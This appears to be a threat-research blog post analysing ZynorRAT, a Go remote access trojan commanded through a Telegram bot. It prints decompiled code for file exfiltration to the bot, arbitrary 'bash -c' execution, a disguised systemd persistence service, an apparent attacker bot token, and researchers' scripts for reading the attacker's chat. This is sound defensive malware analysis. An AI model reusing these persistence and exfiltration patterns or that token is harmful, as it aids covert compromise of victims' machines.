

Unknown Title



This is the block containing the component that will be injected inside the Rich Text. You can hide this block if you want.



This is the block containing the component that will be injected inside the Rich Text. You can hide this block if you want.

join our newsletter

Stay up to date– subscribe to get blog updates now

Subscribe

Introduction

During a recent threat hunting exercise, the Sysdig Threat Research Team (TRT) identified a new sample we have dubbed ZynorRAT. It is a Go-based Remote Access Trojan (RAT) that provides a full suite of *custom* command and control (C2) capabilities for both Linux and Windows.

ZynorRAT was first submitted to VirusTotal on July 8, 2025, and has no significant similarities to other known malware families. We are confident that the developer is actively working on making ZynorRAT malware less detectable, as seen through multiple uploads to VirusTotal, where the detection count drops. The use of Telegram to control the botnet simplifies management and allows the author to automate their actions. Based on Telegram chats, network


logs, strings discovered during reverse engineering, and VirusTotal telemetry, TRT is confident that ZynorRAT is of Turkish origin.

By monitoring Telegram channels associated with the malware, we have been able to observe the malware's development and speculate that the author's goal is to sell it once completed. To better understand ZynorRAT, we have analyzed its capabilities, explored attribution, and provided detections and indicators of compromise (IoCs). Explore our complete technical analysis below.

ZynorRAT for Linux

ZynorRAT was developed in Go and offers multiple capabilities to the attacker. Its main purpose is to serve as a collection, exfiltration, and remote access tool, which is centrally managed through a Telegram bot. Telegram serves as the main C2 infrastructure through which the malware receives further commands once deployed on a victim machine.

We found several instances of this malware on VirusTotal, which was first uploaded under the name "zynor" on July 8, 2025, and was flagged as malicious by only 22 of 66 security vendors. It was then reuploaded two days later, on July 10, with a lower malicious score; only 16 out of 66 vendors detected it. This likely indicates the developer is refining ZynorRAT to make it less detectable.



Technical analysis

The binary we analyzed, SHA256 bceccc566fe3ae3675f7e20100f979eaf2053d9a4f3a3619a550a496a4268ef5, is an ELF 64-bit executable compiled for x86-64 with Go. The binary is not packed or stripped and contains most of its functionality, symbols, and artifacts in clear text. Its size is almost 10 MB, which is particularly large but expected for Go-compiled executables.

Using radare2 for reverse engineering, we were able to uncover the main functions of the malware, along with their wrapper functions, as detailed below. This provided a good starting point for the decompiling phase, where we uncovered significant details of ZynorRAT's inner workings.

```
0x006ba200   17 751          sym.main.main
0x006ba500    6 76           sym.main.main.gowrap1
0x006ba560    3 87           sym.main.main.Printf.func3
0x006ba5c0    3 87           sym.main.main.Printf.func2
0x006ba620    3 80           sym.main.main.Println.func1
0x006ba680   34 624  -> 609  sym.main.handleCommand
0x006ba900    3 87           sym.main.handleCommand.Printf.func1
0x006ba960   14 613  -> 599  sym.main.handleMetrics
0x006babe0    6 67           sym.main.handleMetrics.deferwrap1
0x006bac40    7 190          sym.main.handleListProcesses
0x006bc560   19 724          sym.main.sendMessage
0x006bad00   10 453          sym.main.handleKillProcess
0x006baee0   48 1434         sym.main.handleListDirectory
0x006bb480    9 453          sym.main.handleGetFile
0x006bc8a0   37 2456 -> 2437 sym.main.sendDocument
0x006bb660   20 650  -> 636  sym.main.handleScreenshot
0x006bb900    6 67           sym.main.handleScreenshot.deferwrap1
0x006bb960   38 1799         sym.main.handlePersistence
0x006bc080    8 308          sym.main.handleShellCommand
0x006bc1c0   15 827  -> 784  sym.main.getUpdates
0x006bc500    6 67           sym.main.getUpdates.deferwrap1
0x006bc840    3 87           sym.main.sendMessage.Printf.func1
0x006bd240    3 87           sym.main.sendDocument.Printf.func6
0x006bd2a0    3 87           sym.main.sendDocument.Printf.func5
0x006bd300    6 67           sym.main.sendDocument.deferwrap2
0x006bd360    3 87           sym.main.sendDocument.Printf.func4
0x006bd3c0    3 87           sym.main.sendDocument.Printf.func3
0x006bd420    3 87           sym.main.sendDocument.Printf.func2
0x006bd480    8 76           sym.main.sendDocument.deferwrap1
0x006bd4e0    3 87           sym.main.sendDocument.Printf.func1
0x006bd540   10 114          sym.type:.eq.main.Update
0x006bd5c0    7 86           sym.type:.eq.main.Message
```

The functions and their logic remained unchanged across all seven of the Linux samples we analyzed, which are provided in the IoCs section.

The malware is a RAT that, upon landing on a victim machine, performs operations requested by the remote attacker through a Telegram bot, which turns the bot into a C2 suite. The malware currently supports several functions, such as file exfiltration, system enumeration, screenshot capture, persistence through systemd services, and arbitrary command execution.

We ascertained from the attacker's chat with the bot that once the attacker sends a command to the victim's machine, the victim responds within the same minute with the command result. Anything sent to the attacker not within the hardcoded commands is executed as a bash command by prepending "bash -c" to the string sent over.

Discovery

The function `handleListDirectory`, invoked by the `/fs_list` command received by the C2, is responsible for enumerating directories on a victim machine, then logging and sending its findings back to the Telegram bot. Each entry's name is concatenated with a newline `(\n)`, and the string is grown dynamically if needed using a `runtime.growslice` call.

The function `handleMetrics`, invoked by the `/metrics` command received from the bot, is responsible for performing system enumeration and profiling. It does so by first making an HTTP request to the domain "api.ipify.org", which returns the IP address of the victim machine. It also enumerates the hostname and the current user.

```
os.hostname();
  os/user.Current();
  net/http.(*Client).Get((http.Client
*)net/http.DefaultClient,"https://api.ipify.org",0x15);
```

The function `handleListProcesses` is invoked upon receiving the `/proc_list` command from the C2, and it uses the `os.exec` function to execute a `ps` command on the victim machine. It concatenates its findings and sends them back to the C2.

```
os/exec.Command("ps",2,&local_18,1,1);
  os/exec.(*Cmd).CombinedOutput(this);
    fmt.Sprintf(&DAT_007cd3eb,0x21,&local_28,1,1);
    main.sendMessage(extraout_RAX_00,0x21);
...
  runtime.concatstring2(0,&DAT_007cb8dc,0x1e,extraout_RAX,2);
  main.sendMessage(extraout_RAX_01,&DAT_007cb8dc);
```

Exfiltration


The function `handleGetFile`, which is invoked by the `/fs_get` command, is responsible for processing file requests from the C2. It contains several validation steps to check if the file exists and whether it is accessible; if not, it logs the error and sends it back to the C2. If the requested file is found, the function calls the `sendDocument` function, which is responsible for ultimately exfiltrating the file. It does so by preparing a buffer containing the file content in bytes, as part of the final HTTP request that will send the file back to the Telegram bot.

```
/* Name: main.sendDocument
   Start: 006bc8a0
   End: 006bd240 */

void main.sendDocument(undefined8 param_1,long param_2,undefined8 param_3,undefined8
param_4)

{

...

  os.OpenFile(param_1,local_e8,0,0);
                    /* D:/halil/lrat/main.go:391 */
    return;
  }

...

  mime/multipart.(*Writer).WriteField(this,"chat_id",7,extraout_RAX_05,2);
                    /* D:/halil/lrat/main.go:403 */
  mime/multipart.(*Writer).WriteField
            (this,"caption",7,uStack0000000000000018,uStack0000000000000020);
  mime/multipart.(*Writer).CreateFormFile(this,"document",8,extraout_RAX_06,lVar1);
  puVar4 = go:itab.*os.File,io.Reader;

io.copyBuffer(extraout_RAX_07,"document",go:itab.*os.File,io.Reader,extraout_RAX,0,0,0);

...

  return;
}
```

The function `handleScreenshot` is invoked upon receiving the `/capture_display` command from the C2, and it implements the benign open source tool screenshot. It effectively captures the desktop screen by first enumerating the number of active displays, capturing their contents, and then transforming the PNG content into an encoded version that is sent to the Telegram bot.

```
github.com/kbinani/screenshot.NumActiveDisplays();
  github.com/kbinani/screenshot.GetDisplayBounds(lVar2);
  github.com/kbinani/screenshot.Capture(0,0,lVar3,lVar4);
  os.CreateTemp(0,0,&DAT_007c49ad,0x10);
  runtime.newobject(&datatype.Struct.png.Encoder);
  image/png.(*Encoder).Encode
(this,go:itab.*os.File,io.Writer,extraout_RAX_02,go:itab.*image.RGBA,image.Image,
             extraout_RAX_01);
    main.sendMessage(extraout_RAX_04,0x1f);
  os.(*file).close((os.file *)*extraout_RAX_02);
  main.sendDocument(*(undefined8 *)(*extraout_RAX_02 + 0x38),
```

We saw evidence of the attacker invoking this function during our investigation of the Telegram chat between the attacker and the bot, as shown below:



User “134errors” sends the command `/capture_display`, and the bot immediately sends back a screenshot of the victim's desktop.

Persistence

ZynorRAT implements a persistence mechanism by exploiting `systemd` user services. Systemd allows for user-specific service definition files under “~/.config/systemd/user”, which is not commonly seen. It does so by creating a service file at the path **~/.config/systemd/user/system-audio-manager.service**, which contains the following:

```
[Unit]
Description=System Audio Core Service
After=network.target

[Service]
ExecStart=/home/user/.local/bin/audio
Restart=always
RestartSec=10

[Install]
WantedBy=default.target
```

It loads the new service file by executing:

```
systemctl --user daemon-reload
```

Impact

The tool is able to kill a running process on the victim machine if the command `/proc_kill` is received from the C2. It does so by executing the `kill` command along with the PID of the targeted process. The PID is plausibly

known due to the earlier described `handleListProcess` function, which returns a list of running processes. The result of the kill operation is then logged and sent back as a notification to the C2.

```
os/exec.Command("kill",4,&local_28,2,2);
    os/exec.(*Cmd).Run(this);
    main.sendMessage(extraout_RAX_00,0x22);
```

Shell execution

If no commands have been received yet by the C2, the fallback and default behavior of this malware is to execute commands on the machine for anything that is sent over by the C2. If the attacker's input received by the malware does not match any of the command instructions listed above, the input itself is parsed and executed by default with `bash -c <command>`.

This effectively acts as a command executor for the attacker and allows them to achieve remote code execution on the victim's machine.


```
    }
                    /* D:/halil/lrat/main.go:99 */
    if (*plVar2 == 0x7363697274656d2f) {
                    /* D:/halil/lrat/main.go:100 */
      main.handleMetrics();
      return;
    }
                    /* D:/halil/lrat/main.go:111 */
    if (*plVar2 == 0x747369737265702f) {
                    /* D:/halil/lrat/main.go:112 */
      main.handlePersistence(lVar3,lVar5,lVar4);
      return;
    }
  }
  else {
                    /* D:/halil/lrat/main.go:103 */
    if (lVar1 == 10) {
      if ((*plVar2 == 0x696b5f636f72702f) && ((short)plVar2[1] == 0x6c6c)) {
                    /* D:/halil/lrat/main.go:104 */
        main.handleKillProcess(lVar3,lVar5,lVar4);
        return;
      }
                    /* D:/halil/lrat/main.go:101 */
      if ((*plVar2 == 0x696c5f636f72702f) && ((short)plVar2[1] == 0x7473)) {
                    /* D:/halil/lrat/main.go:102 */
        main.handleListProcesses();
        return;
      }
    }
    else {
                    /* D:/halil/lrat/main.go:109 */
      if (((lVar1 == 0x10) && (*plVar2 == 0x657275747061632f)) &&
         (plVar2[1] == 0x79616c707369645f)) {
                    /* D:/halil/lrat/main.go:110 */
        main.handleScreenshot();
        return;
      }
    }
  }
}
                    /* D:/halil/lrat/main.go:115 */
main.handleShellCommand(local_20,param_2);
                    /* D:/halil/lrat/main.go:117 */
return;
}
```

handleShellCommand

```
local_48 = "-c";
  os/exec.Command("bash",4,&local_48,2,2);
```


```
os/exec.(*Cmd).CombinedOutput(this);
```

We found evidence of this function being used during our investigation of the Telegram chat. In one instance, the attacker sent over the command `sudo su` to execute on the victim's machine. The bot promptly executed the command and returned a log message.



ZynorRAT for Windows

The Windows version of ZynorRAT was also compiled with Go and is identical to the Linux version. The same functions are also present, along with the Telegram bot information.




This version of the malware was not adapted for Windows. Despite being compiled as a Windows executable, it performs Linux-only persistence logic using systemd commands and .config paths.
It is plausible to think that the malware developer was trying to check VirusTotal's detection capabilities and has not fully developed the Windows version of ZynorRAT yet.

Telegram C2

We were able to extract Telegram bot information using Tosint.

```
user@env-bab8532b-4bdc-484f-a3a0-9255f9cfaab6:~/Downloads$ python3 tosint.py -t 7175913987:AAE6KygLxV5ijX8HczOz10fzeiYW6UBAOiE
Telegram Chat ID (-100xxx): 122

Analysis of token: 7175913987:AAE6KygLxV5ijX8HczOz10fzeiYW6UBAOiE and chat id: 122

Bot First Name: lrat
Bot Username: lraterrorsbot
Bot User ID: 7175913987
Bot Can Read Group Messages: False
```

We found a dedicated bot named “lrat,” active on Telegram as the user “lraterrorsbot”.



Communicating files with the ZynorRAT bot can be tracked in VirusTotal.

Since the `chat_id` value from the decompiled binary was not entirely retrievable, we polled the bot for updates using the following Python script:

```
import requests
import time

# === CONFIG ===
BOT_TOKEN = '<attacker_token>'
API_URL = f'https://api.telegram.org/bot{BOT_TOKEN}/getUpdates'
TIMEOUT = 60  # seconds
POLL_INTERVAL = 1  # delay

# === STATE ===
last_update_id = None
```

```
print("Starting Telegram long-polling...")

while True:
    try:
        params = {
            'timeout': TIMEOUT,
        }
        if last_update_id is not None:
            params['offset'] = last_update_id + 1

        response = requests.get(API_URL, params=params, timeout=TIMEOUT + 5)
        result = response.json()

        if result.get("ok") and result.get("result"):
            for update in result["result"]:
                update_id = update["update_id"]
                print(f"[+] New update: {update}")
                last_update_id = update_id
        else:
            time.sleep(POLL_INTERVAL)

    except Exception as e:
        print(f"[!] Error: {e}")
        time.sleep(5)
```


We left the script running for over 10 days, and we finally received an update from the attacker's chat, revealing its ID and the text sent to the bot, "ip" and "id".

With the chat ID obtained, we were then able to make a simple Bash script to forward all past messages from the attacker's chat with the bot to a script that records the chatter.


```
bot_token="<attacker's bot token>" # Bot token
from_chat_id="<attacker's chat id>" # Attacker's chat ID
to_chat_id="<our chat id>" # Our chat ID with the bot

for message_id in $(seq 1 1000); do
  curl -s -X POST "https://api.telegram.org/bot${bot_token}/forwardMessage" \
    -H "Content-Type: application/json" \
    -d "
{\"from_chat_id\":\"${from_chat_id}\",\"chat_id\":\"${to_chat_id}\",\"message_id\":${message_id}}"
done
```

The attacker's chat revealed ample evidence of compromise, commands executed, and many screenshots taken from the victim's host as shown in previous examples.

We were also able to reveal that the executables are distributed by the attacker using Dosya.co, a file-sharing service.





Screenshot obtained from the bot



